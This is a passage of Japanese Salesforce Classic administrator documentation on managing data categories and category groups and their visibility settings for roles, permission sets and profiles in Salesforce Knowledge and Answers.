  - ロールベースの表示設定では、カスタマーポータルユーザとパートナーポータルユーザは、デフォルトでは、これらの取引先マネージャに割り当てられたカテゴリグループの表示設定を継承します。各ポータルのカテゴリグループ表示設定を変更できます。
  - カテゴリグループ内の 1 つのカテゴリだけにアクセス権がある場合、該当するカテゴリグループの [カテゴリ] ドロップダウンメニューに [記事] タブは表示されません。
- カテゴリを削除すると、次のようになります。
  - 完全に削除します。削除したものは復元できません。ごみ箱にも表示されません。
  - 子カテゴリも完全に削除します。
  - 必要に応じて、すべてのチャネルの [アンサー] タブ、[記事の管理] タブ、[ナレッジ] タブ、および会社の公開知識ベースからカテゴリとその子カテゴリを削除します。
  - カテゴリと記事または質問との間の関連付けを削除します。記事または質問は、別のカテゴリに再割り当てできます。

  - 表示設定への対応付けを削除します。削除されたカテゴリに関連付けられた記事と回答が表示されなくなります。

- カテゴリグループを削除すると、次のようになります。
  - [削除されたカテゴリグループ] セクションに移動します。これはごみ箱です。このセクションのアイテムは、参照はできますが、編集できません。アイテムは、ごみ箱に 15 日保持してから完全に削除され、復元できません。15日の保持期間中は、カテゴリグループを復元することも、すぐに完全に削除することもできます。
  - そのグループ内のすべてのカテゴリを削除します。
  - グループのカテゴリと記事または質問との間の関連付けをすべて削除します。
  - グループのカテゴリと表示設定との間の関連付けをすべて削除します。
  - 必要に応じて、すべてのチャネルの [アンサー] タブ、[記事の管理] タブ、[記事] タブ、および会社の公開知識ベースから [カテゴリ] ドロップダウンメニューを削除します。
- トランスレーションワークベンチを使用して、カテゴリとカテゴリグループのラベルを翻訳できます。

データカテゴリのベストプラクティス

データカテゴリを使用するときは、次のヒントに留意してください。

- データカテゴリをすばやく管理するには、キーボードショートカットを使用します。
- カテゴリを作成または更新したら、カテゴリグループ表示ルールを設定します。
- 変更は頻繁に保存してください。[保存]をクリックする前に行うアクションが多いほど、保存に時間がかかります。

データカテゴリのショートカット

データカテゴリをすばやく操作するには、キーボードショートカットを使用します。

タスク	アクション	キーボードショートカット
カテゴリの追加	選択したカテゴリに同階層を追加する	Enter
	選択したカテゴリに子を追加する	Enter + Tab
	[カテゴリの追加] 項目を閉じる	Esc
	[カテゴリの追加] 項目での変更を保存する	Enter
カテゴリの変更	選択したカテゴリの [カテゴリの編集] 項目を開く	スペースバー
	[カテゴリの編集] 項目を閉じる	Esc
	[カテゴリの編集] 項目での変更を保存する	Enter
カテゴリの降格または昇格	現在の同階層の子としてカテゴリを 1 つ下のレベルに降格する	Tab
	現在の親の同階層としてカテゴリを 1 つ上のレベルに昇格する	Shift + Tab
カテゴリの削除	選択したカテゴリとその子を削除する	Delete
カテゴリ階層内の移動	カテゴリ階層内を上に移動する	上矢印
	階層内を下に移動する	下矢印
	親カテゴリに含まれる子を折りたたむ	左矢印
	親カテゴリに含まれる子を展開する	右矢印
操作のキャンセルまたは繰り返し	直前の操作を元に戻す	Ctrl + Z
	直前の操作をやり直す	Ctrl + Y
変更の保存	カテゴリ階層での最終変更を保存する	Ctrl + S

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

カテゴリグループの作成と編集

カテゴリグループは、Salesforce ナレッジ (記事)、アンサー (質問)、またはアイデアで使用されます。いずれの場合も、カテゴリグループは各データカテゴリのコンテナです。たとえば、「Contracts (契約)」カテゴリグループには、「Fixed Price (固定価格)」、「Cost Reimbursement (実費精算)」、および「Indefinite Delivery (指定なし配送)」のカテゴリが含まれます。

1. [設定] から、[クイック検索] ボックスに「データカテゴリ」と入力し、[データカテゴリ設定] を選択します。
2. カテゴリグループを作成するには、[カテゴリグループ] セクションで [新規] をクリックします。

   デフォルトで、カテゴリグループを最大 5 つ、アクティブなカテゴリグループを 3 つ作成できます。既存のカテゴリグループを編集するには、カテゴリグループ名の上にカーソルを置き、[カテゴリグループの編集]アイコン ( ) をクリックします。
3. [グループ名] を指定します。この名前は、[記事の管理] タブと [記事] タブのカテゴリドロップダウンメニューのタイトルとして表示され、また、該当する場合には、公開知識ベースにも表示されます。[グループ名] は [アンサー] タブに表示されません。
4. 必要に応じて、[グループの一意の名前] (SOAP API でカテゴリグループを識別するために使用される一意の名前) を変更します。
5. 必要に応じて、カテゴリグループの説明を入力します。
6. [保存] をクリックします。

   保存プロセスが完了すると、メールで通知されます。

カテゴリグループの有効化

カテゴリグループを追加すると、デフォルトで無効になり、[データカテゴリ]、[ロール]、[権限セット]、および [プロファイル] の管理設定ページにのみ表示されます。カテゴリ階層を設定し、表示設定を割り当てるには、カテゴリグループを無効にしたままにします。カテゴリグループを手動で有効化するまで、Salesforce ナレッジまたはアンサーコミュニティには表示されません。カテゴリグループを有効にする他、アンサーコミュニティについては、カテゴリを [アンサー] タブに表示する前にカテゴリグループをゾーンに割り当てる必要があります。

カテゴリグループを有効化して、ユーザが使用できるようにするには、カテゴリグループ名の上にマウスポインタを置き、[カテゴリグループの有効化] アイコン ( ) をクリックします。

これで、カテゴリグループにカテゴリを追加できます。カテゴリグループを作成すると、Salesforce では すべて という名前のグループに、最上位レベルのカテゴリが自動的に作成されます。必要に応じて、すべて をダブルクリックして、名前を変更します。

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

[データカテゴリ] ページを表示する
- 「データカテゴリの表示」

データカテゴリを作成、編集、または削除する
- 「データカテゴリの管理」

カテゴリグループの削除と復元

カテゴリグループを削除すると、そのカテゴリすべてが削除され、カテゴリと記事または質問のすべての関連付けも削除されます。このトピック全体をよく読み、カテゴリグループを削除することの影響を理解してください。

1. [設定] から、［クイック検索］ボックスに「*データカテゴリ*」と入力し、[データカテゴリ設定] を選択します。
2. カテゴリグループ名の上にカーソルを置きます。
3. ［カテゴリグループの削除］アイコン（）をクリックします。
4. 確認ダイアログでチェックボックスをオンにし、**[OK]** をクリックします。

   データカテゴリグループが削除されます。データカテゴリグループを復元する場合は、ステップ 5 に進みます。
5. [カテゴリグループの削除] セクションで、カテゴリグループ名の上にカーソルを置きます。
6. ［カテゴリグループの復元］アイコン（）をクリックします。

   カテゴリグループは、無効なカテゴリグループとして [カテゴリグループ] セクションに移動し、記事、質問および表示設定との関連付けも復元されます。

例: カテゴリグループを削除すると、次のようになります。

- [削除されたカテゴリグループ] セクションに移動します。これはごみ箱です。このセクションのアイテムは、参照はできますが、編集できません。アイテムは、ごみ箱に 15 日保持してから完全に削除され、復元できません。15 日の保持期間中は、カテゴリグループを復元することも、すぐに完全に削除することもできます。
- そのグループ内のすべてのカテゴリを削除します。
- グループのカテゴリと記事または質問との間の関連付けをすべて削除します。
- グループのカテゴリと表示設定との間の関連付けをすべて削除します。
- 必要に応じて、すべてのチャネルの [アンサー] タブ、[記事の管理] タブ、[記事] タブ、および会社の公開知識ベースから [カテゴリ] ドロップダウンメニューを削除します。

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

[データカテゴリ] ページを表示する
- 「データカテゴリの表示」

データカテゴリを作成、編集、または削除する
- 「データカテゴリの管理」

カテゴリグループへのデータカテゴリの追加

カテゴリグループを作成した後、データカテゴリを追加することで、エージェントが記事、質問、アイデアを分類、検索できるようになります。

システム管理者は、Salesforce ナレッジ記事、ゾーンの質問、またはアイデアのデータカテゴリを作成して、記事や質問、アイデアを分類して検索できるようにすることができます。また、データカテゴリを使用して記事、質問、アイデアへのアクセスを制御することもできます。

デフォルトでは、各データカテゴリグループに最大100個のカテゴリを作成し、データカテゴリグループ階層内に最大5つのレベルを持つことができます。カテゴリや階層レベルの追加が必要な場合は、Salesforceにお問い合わせください。

メモ: [アンサー] タブでは、第1レベルのデータカテゴリのみが表示されます。そのため、ポータルまたはコミュニティのデータカテゴリを作成する場合は、表示するカテゴリに親子の関係ではなく同階層の関係があることを確認してください。

1. [設定] から、[クイック検索] ボックスに「*データカテゴリ*」と入力し、[データカテゴリ設定] を選択します。
2. カテゴリグループ名をクリックします。
3. カテゴリを追加する位置のすぐ上位にあるカテゴリ (親)、または、同じレベルにあるカテゴリ (兄弟) をクリックします。
4. [アクション]をクリックしたら、アクション[子カテゴリの追加]または[同階層カテゴリの追加] を選択します。
5. カテゴリ名を入力します。

   可能な場合、Salesforce では [カテゴリの一意の名前] として入力した名前が自動的に再利用されます。これは、SOAP API で要求されるシステム項目です。
6. [追加] をクリックします。または、Enter キーを押します。
7. [保存] をクリックします。

   変更は頻繁に保存してください。[保存] をクリックする前に行うアクションが多いほど、保存に時間がかかります。

ヒント: デフォルトでは、すべての Salesforce ナレッジユーザとゾーンメンバーがアクティブなカテゴリグループ内のすべてのカテゴリを表示できます。データカテゴリを設定したら、カテゴリの表示設定を制限して、ユーザからのアクセスが、ユーザに示したい記事と質問のみになるようにできます。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

[データカテゴリ]ページを表示する
- 「データカテゴリの表示」

データカテゴリを作成、編集、または削除する
- 「データカテゴリの管理」

データカテゴリの変更および配置

カテゴリの変更および配置は、処理に時間がかかる場合があります。また、記事の表示や分類が変更になったり、他の深刻な結果を招いたりする場合もあります。カテゴリを変更する前に、このトピック全体をよく読んでください。

重要: カテゴリ階層の変更は、ユーザ活動が活発でないときに行ってください。この保存処理には、膨大で複雑な再計算が必要になる場合があり、完了までに時間がかかる可能性があります。処理中は、エージェントには、記事または質問の検索やカテゴリのドロップダウンリストの使用にパフォーマンスの問題が出る場合があります。

1. [設定] から、[クイック検索] ボックスに「*データカテゴリ*」と入力し、[データカテゴリ設定] を選択します。
2. カテゴリグループ名をクリックします。
3. 必要に応じて、完全なカテゴリ階層を表示する場合は [すべて展開] を、最上位カテゴリのみを表示する場合は [すべて折りたたむ] をクリックします。
4. カテゴリの名前または一意の API 名を編集するには、カテゴリをダブルクリックします。
5. ドラッグアンドドロップ編集を使用して、階層内のカテゴリを再配置します。ドラッグ時に表示される赤いアイコンは移動先が無効であることを示し、緑のアイコンは移動先が有効であることを示します。
   - カテゴリを移動先カテゴリの子として再配置するには、カテゴリを移動先の最上位カテゴリにドラッグします。たとえば、[USA] を [北アメリカ] の 1 つ下のレベルにするには、[USA] を [北アメリカ] の最上位カテゴリにドラッグします。ドラッグしたカテゴリは、該当レベルの他の子カテゴリの下に表示されます。
   - カテゴリを他のカテゴリの同階層として再配置するには、カテゴリを他のカテゴリとの境界線までドラックします。たとえば、[カナダ] と [メキシコ] の間に [USA] を配置するには、[USA] を [カナダ] と [メキシコ] の境界線までドラッグします。
6. カテゴリの子をアルファベット順に並び替えるには、カテゴリ名の上にカーソルを置き、[アクション] ドロップダウンリストから *[子カテゴリをアルファベット順に並べる]* を選択します。この並び替えは、最上位である子レベルにのみ適用されるものであり、孫レベル以下のレベルには適用されません。
7. カテゴリ階層の変更中に直前の操作を取り消すには [元に戻す] をクリックします。同様に、元に戻したアクションのフローを先に進めるには [やり直し] をクリックします。
8. [保存] をクリックします。保存プロセスが完了すると、メールで通知されます。

   保存プロセスでは、次の事項が再適用されます。
   - カテゴリドロップダウンメニューのコンテンツ。
   - 各ユーザに表示される記事および質問。
   - カテゴリに関連付けられた記事および質問。

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

[データカテゴリ] ページを表示する
- 「データカテゴリの表示」

データカテゴリを作成、編集、または削除する
- 「データカテゴリの管理」

メモ: 変更は頻繁に保存してください。[保存]をクリックする前に行うアクションが多いほど、保存に時間がかかります。


例:

階層の変更による記事の表示への影響

カテゴリ階層を変更すると、表示される記事が変更される可能性があります。次の図に示す例では、カテゴリ [PDA] が元の親カテゴリ [コンピュータ] から新しい親カテゴリ [コンシューマ用電子機器] に移動しています。

メモ: カテゴリが新しい親カテゴリに移動すると、新しい親カテゴリの表示を許可されていないユーザは再配置されたカテゴリを表示できません。

カテゴリ [PDA] の移動



この変更による [PDA] カテゴリで分類された記事の表示への影響を理解するには、次の表を参照してください。

ロール、権限セット、またはプロファイルの対応付け対象	[コンピュータ] の下位にある元の場所に [PDA] 記事は表示されますか?	[コンシューマ用電子機器] の下位にある新しい場所に [PDA] 記事が表示されますか?	理由
すべての商品	はい	はい	ロール、権限セット、またはプロファイルが最上位の[すべての商品]カテゴリに対応付けられている場合、カテゴリ階層にすべてが表示されます。
コンピュータ	はい	いいえ	現在 [PDA] が配置されているカテゴリ階層のブランチへのアクセス権がありません。
コンシューマ用電子機器	いいえ	はい	アクセス権が付与されたカテゴリ階層のブランチに [PDA] が移動されています。

階層の変更による記事の分類への影響

記事を親カテゴリで分類すると、そのカテゴリの子へのアクセスも暗示的に許可されます。親カテゴリと子カテゴリの両方を明示的に記事に割り当てることはできません。記事編集ページから親カテゴリを選択すると、その子カテゴリがグレー表示になります。つまり、親カテゴリに加えて子カテゴリを選択することはできません。Salesforce では、カテゴリを新しい親に移動するときにこのことが遵守されます。このため、新しい親カテゴリがすでに存在する場合は、子カテゴリを明示的に記事に追加できません。

上記の例では、カテゴリ [PDA] が元の親カテゴリ [コンピュータ] から新しい親カテゴリ [コンシューマ用電子機器]に移動しています。その結果、記事の分類が変更される場合もあれば、変更されない場合もあります。

- [コンシューマ用電子機器] と [PDA] の両方で以前に分類されていた記事は、[コンシューマ用電子機器] が [PDA] を含意するようになったため [PDA] での分類がなくなります。
- 以前に [PDA] ではなく [コンシューマ用電子機器]のみで分類されていた記事は変更されません。[PDA] へのアクセスも暗示的に許可されています。
- 以前に [コンシューマ用電子機器] ではなく [PDA] のみで分類されていた記事は [PDA] での分類のままです。

データカテゴリの削除

カテゴリの削除は、処理に時間がかかる場合があります。また、記事および質問の表示や分類が変更されたり、他の深刻な結果を招いたりする場合もあります。カテゴリを削除する前に、このトピック全体をよく読んでください。

重要: カテゴリ階層の変更は、ユーザ活動が活発でないときに行ってください。この保存処理には、膨大で複雑な再計算が必要になる場合があり、完了までに時間がかかる可能性があります。処理中は、エージェントには、記事または質問の検索やカテゴリのドロップダウンリストの使用にパフォーマンスの問題が出る場合があります。

1. [設定] から、[クイック検索] ボックスに「データカテゴリ」と入力し、[データカテゴリ設定] を選択します。
2. カテゴリグループ名をクリックします。
3. カテゴリ名をクリックします。必要に応じて、[すべて展開]をクリックして、カテゴリグループ内のすべてのカテゴリを表示します。
4. Delete キーを押すか、[アクション] ドロップダウンリストから [カテゴリを削除] を選択します。
5. 確認ダイアログボックスで [OK] をクリックします。
6. 削除されたカテゴリまたはその子に関連付けられていた記事の再分類をどうするか選択します。どの場合でも、記事に割り当てられた他のカテゴリグループのカテゴリは保持されます。
   - 削除されたカテゴリの親カテゴリを割り当てる。
   - 別のカテゴリを割り当てる。このカテゴリグループ内の他の任意のカテゴリを選択できます。

     メモ: 作業を保存する前に、選択したカテゴリ自体を削除することはできません。

   - このカテゴリグループ内の新しいカテゴリに記事を割り当てないでください。

カテゴリを削除すると、次のようになります。

- 完全に削除します。削除したものは復元できません。ごみ箱にも表示されません。
- 子カテゴリも完全に削除します。
- 必要に応じて、すべてのチャネルの [アンサー] タブ、[記事の管理] タブ、[ナレッジ] タブ、および会社の公開知識ベースからカテゴリとその子カテゴリを削除します。
- カテゴリと記事または質問との間の関連付けを削除します。記事または質問は、別のカテゴリに再割り当てできます。
- 表示設定への対応付けを削除します。削除されたカテゴリに関連付けられた記事と回答が表示されなくなります。

エディション

使用可能なエディション: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

[データカテゴリ]ページを表示する
- 「データカテゴリの表示」

データカテゴリを作成、編集、または削除する
- 「データカテゴリの管理」

データカテゴリの表示設定

データカテゴリの表示設定は、ロール、権限セットまたはプロファイルを使用して設定できます。データカテゴリの表示設定によって、ユーザが表示できる個々のデータカテゴリ、カテゴリに分類された記事、およびカテゴリに分類された質問が決まります。

次の 3 種類の表示設定があります。

- すべてのカテゴリ: すべてのカテゴリを表示する
- なし: カテゴリを表示しない
- カスタム: 選択したカテゴリを表示する

カスタムデータカテゴリ表示設定では、ロール、権限セット、またはプロファイルで許可されているデータカテゴリのみを表示できます。

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

表示設定の適用

多様な関連情報を入手できるようにするには、カテゴリグループ表示を広義に解釈します。あるカテゴリを表示するように設定すると、対象カテゴリとそれに直接関連する系列カテゴリ (先祖、親、子、その他の子孫) がユーザに表示されます。たとえば、上位レベルに [アジア] や [ヨーロッパ] などの大陸を含む [場所] というカテゴリグループ、2 番目のレベルにさまざまな国、3 番目のレベルに都市があるとします。[フランス] が選択された唯一表示可能なカテゴリである場合、[ヨーロッパ]、[フランス]、およびすべてのフランスの都市で分類された記事を表示できます。つまり、[フランス] に対し直接縦方向に繋がる関係があるカテゴリは表示できますが、[アジア] 以下およびその他の大陸に分類された記事は表示できません。

メモ: [アンサー] タブには、カテゴリグループの最初のレベルのカテゴリだけが表示されます。[場所] カテゴリの例では、[アンサー] タブには大陸のカテゴリだけが表示されるため、[フランス] がカテゴリグループ表示設定で表示すると選択されたカテゴリである場合、ゾーンメンバーは [ヨーロッパ] で分類された質問を表示できます。

カテゴリグループ表示設定は、すべてのチャネルの [アンサー] タブ、[記事の管理] タブ、[記事] タブ (内部アプリケーション、パートナーポータル、Salesforce.com コミュニティ、およびカスタマーポータル)、公開知識ベースに適用されます。次の領域では、参照設定で許可されたカテゴリのみがユーザに表示されます。

- [記事の管理] タブで記事を作成または編集するとき
- [記事の管理] タブ、および [記事] タブの、記事を探すための [カテゴリ] ドロップダウンメニュー
- [アンサー] タブの、ゾーン名の下に表示されたカテゴリ

表示の初期設定

ロール、権限セット、またはプロファイルによるデータカテゴリの表示設定が設定されていない場合、すべてのユーザがすべてのデータカテゴリを参照できます。ただし、データカテゴリの表示が設定されている場合、ロール、権限セット、またはプロファイルによってデータカテゴリの表示権限を割り当てられていないユーザには、関連付けられたカテゴリをデフォルトで表示可能にしない限り、未分類の記事と質問のみが表示されます。ロール、権限セット、およびプロファイルの表示設定によって、デフォルトの表示

設定が制限されます。たとえば、あるデータカテゴリがデフォルトで表示可能であっても、そのデータカテゴリへのアクセスを制限するロールを持つユーザからは参照できません。

メモ: データカテゴリの表示がロール、権限セット、およびプロファイルで定義されている場合、Salesforce では、定義間の論理［または］を使用して各ユーザの表示ルールを作成します。

ロールベースの表示設定の継承

子ロールは親ロールの設定を継承し、親ロールの変更内容との同期が保たれます。子ロールでの表示をカスタマイズして表示可能数を減らすことはできますが、親ロールの表示可能数を上回るほど増やすことはできません。デフォルトでは、カスタマーポータルユーザとパートナーポータルユーザは、これらの取引先マネージャに割り当てられたカテゴリグループの表示設定を継承します。各ポータルのカテゴリグループ表示設定を変更できます。大規模カスタマーポータルユーザはロールを持たないため、カテゴリに分類された記事と質問を表示するには、先に権限セットまたはプロファイルにより表示設定を指定する必要があります。

分類された記事の表示権限

ユーザが記事を参照できるのは、その記事に関するカテゴリグループ 1 つにつき 1 つ以上のカテゴリを参照できる場合です。たとえば、[場所] というカテゴリグループでは *［カリフォルニア］* と *［オハイオ］* に、また、[商品] というカテゴリグループでは *［デスクトップ］* に分類された記事を考えてみましょう。

- [オハイオ] と [デスクトップ] の表示権限がある場合は、([カリフォルニア] の表示が許可されていなくても) 記事を参照できます。
- [カリフォルニア] と [オハイオ] の表示がいずれも許可されておらず、[デスクトップ] のみ表示権限がある場合は、記事を参照できません。
- [カリフォルニア] の表示権限はあるが、[デスクトップ] の表示権限がない場合は、記事を参照できません。

表示権限の取り消し

特定のカテゴリグループでは、データカテゴリの表示設定を取り消すことができます ([なし] に設定します)。このターゲットロール、権限セット、またはプロファイルのユーザが参照できるのは、該当カテゴリグループのカテゴリで分類されていない記事と質問だけです。たとえば、ユーザのロールでの [場所] カテゴリグループの表示権限が取り消されても、[商品] カテゴリグループの表示権限がある場合、このユーザが参照できるのは、[場所] カテゴリグループのカテゴリを含んでおらず、かつ [商品] カテゴリグループのカテゴリで分類された記事のみとなります。アンサーゾーンが割り当てられるのは 1 つのカテゴリグループだけであるため、[場所] カテゴリグループがゾーンに割り当てられ、そのグループのメンバーロールの表示が取り消された場合、メンバーに表示されるのは未分類の質問のみです。

詳細な例については、「カテゴリグループの記事表示設定の例」 (ページ 3386)を参照してください。

カテゴリ表示と他の Salesforce モデルの相違点

これらの設定は記事および質問固有のものであり、他の Salesforce モデルとは異なります。

これらの設定は記事および質問固有のものであり、他の Salesforce モデルとは異なります。

記事および質問専用
: カテゴリグループ表示設定によって、記事および質問にアクセスできるユーザが決まります。記事および質問は標準オブジェクトですが、組織の共有設定、共有ルール、手動によるレコード共有はありません。

アクセス
: カテゴリグループ表示設定は、ユーザのロール、権限セット、またはプロファイルに基づきます。子ロールでは、親ロールより多くのカテゴリを参照することはできません。ユーザに表示されるカテゴリ (つまり分類された記事および質問) を変更するには、ユーザのロール、権限セット、またはプロファイルの表示設定を変更するか、カスタムデータカテゴリ表示設定が割り当てられていない場合は、特定のカテゴリをすべてのユーザに表示するようにする必要があります。

表示設定の広義的な解釈
: 多様な関連情報を入手できるようにするには、カテゴリグループ表示を広義に解釈します。あるカテゴリを表示するように設定すると、対象カテゴリとそれに直接関連する系列カテゴリ (先祖、親、子、その他の子孫) がユーザに表示されます。たとえば、上位レベルに [アジア] や [ヨーロッパ] などの大陸を含む [場所] というカテゴリグループ、2番目のレベルにさまざまな国、3番目のレベルに都市があるとします。[フランス] が選択された唯一表示可能なカテゴリである場合、[ヨーロッパ]、[フランス]、およびすべてのフランスの都市で分類された記事を表示できます。つまり、[フランス] に対し直接縦方向に繋がる関係があるカテゴリは表示できますが、[アジア] 以下およびその他の大陸に分類された記事は表示できません。

メモ: [アンサー] タブには、カテゴリグループの最初のレベルのカテゴリだけが表示されます。[場所] カテゴリの例では、[アンサー] タブには大陸のカテゴリだけが表示されるため、[フランス] がカテゴリグループ表示設定で表示すると選択されたカテゴリである場合、ゾーンメンバーは [ヨーロッパ] で分類された質問を表示できます。

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ロールのカテゴリグループ表示設定

ユーザ権限

ロールの詳細を参照する	「設定・定義を参照する」
ロールを編集および削除する	「ロールの管理」
権限セットとプロファイルを編集および削除する	「プロファイルと権限セットの管理」
ユーザを参照する	「設定・定義を参照する」
ユーザを編集する	「内部ユーザの管理」
カテゴリを表示する	「データカテゴリの表示」
データカテゴリを管理する	「データカテゴリの管理」 および 「データカテゴリの表示」

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

[カテゴリグループ表示設定]関連リストには、該当ロールのユーザが参照できるカテゴリがカテゴリグループに従ってまとめられています。

ロールのカテゴリ表示設定を表示するには、[設定] から、［クイック検索］ボックスに「ロール」と入力し、[ロール]を選択して、ロールを選択します。カスタマーポータルまたはパートナーポータルロールのカテゴリ表示設定を表示するには、[設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ]を選択して、ロールの名前をクリックします。

次の表では、この関連リストの [表示] 列で使用できる値を説明します。

表示	説明
すべてのカテゴリ	カテゴリグループのすべてのカテゴリがユーザに表示されます。このオプションは、ロール階層の最上位のロールにのみ表示されます。カテゴリグループを作成する場合、その表示設定はデフォルトの［［すべてのカテゴリ］］に設定されます。
なし	カテゴリグループに含まれるカテゴリはいずれもユーザに表示されません。
カスタム	カテゴリグループのカテゴリのうちの選択されたカテゴリがユーザに表示されます。

[カテゴリグループ表示設定] では、次の操作を実行できます。

- カテゴリグループの設定の詳細を参照するには、カテゴリグループの名前をクリックします。

- カテゴリグループの表示設定を変更するには、カテゴリグループの横にある [編集] をクリックします。

デフォルトのデータカテゴリ表示の編集

デフォルトのデータカテゴリ表示設定を編集できます。

1. [設定]から、[クイック検索] ボックスに「*デフォルトデータカテゴリ表示*」と入力し、[デフォルトデータカテゴリ表示] を選択します。
   有効なカテゴリグループと無効なカテゴリグループの一覧がすべて表示されます。
2. カテゴリグループを選択して、[編集] をクリックします。
3. カテゴリグループ内のすべてのカテゴリをデフォルトで表示可能にする場合は [すべてのカテゴリ] を選択します。すべてのカテゴリをデフォルトで表示不可にする場合は [なし] を選択します。一部のカテゴリをデフォルトで表示可能にする場合は [カスタム] を選択します。
4. [カスタム] を選択した場合、必要に応じてカテゴリを [選択可能なカテゴリ] 領域から [選択済みカテゴリ] 領域に移動します。カテゴリの選択には、子カテゴリと親カテゴリの選択も暗示的に含まれます。カテゴリをデフォルトで参照可能な対象から削除する場合は、そのカテゴリを [選択済みカテゴリ] 領域から [選択可能なカテゴリ] 領域に戻します。

エディション

使用可能なインターフェース: Salesforce Classic

データカテゴリとアンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カテゴリを表示する
- 「データカテゴリの表示」

データカテゴリを管理する
- 「データカテゴリの管理」
  および
  「データカテゴリの表示」

デフォルトのカテゴリグループを割り当てる
- 「データカテゴリの管理」

カテゴリグループ表示設定の編集

データカテゴリ表示設定を編集できます。

1. [設定] でデータカテゴリの表示設定ページに移動します。
   - ロールの場合: [クイック検索] ボックスに「*ロール*」と入力し、[ロール] を選択します。
   - カスタマーポータルまたはパートナーポータルのロールの場合: [クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
   - 権限セットの場合: [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
   - プロファイルの場合: [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. 編集するデータカテゴリグループを開きます。
   - ロールの場合、[カテゴリグループ表示設定] 関連リストで、変更するカテゴリグループの横にある [編集] をクリックします。
   - 権限セットおよびプロファイルの場合は、次の操作を実行します。
     a. 権限セットまたはプロファイル名をクリックします。
     b. [データカテゴリの表示] をクリックします。
     c. 割り当てるデータカテゴリグループの横にある [編集] をクリックします。
3. 表示設定を選択します。

表示設定	説明
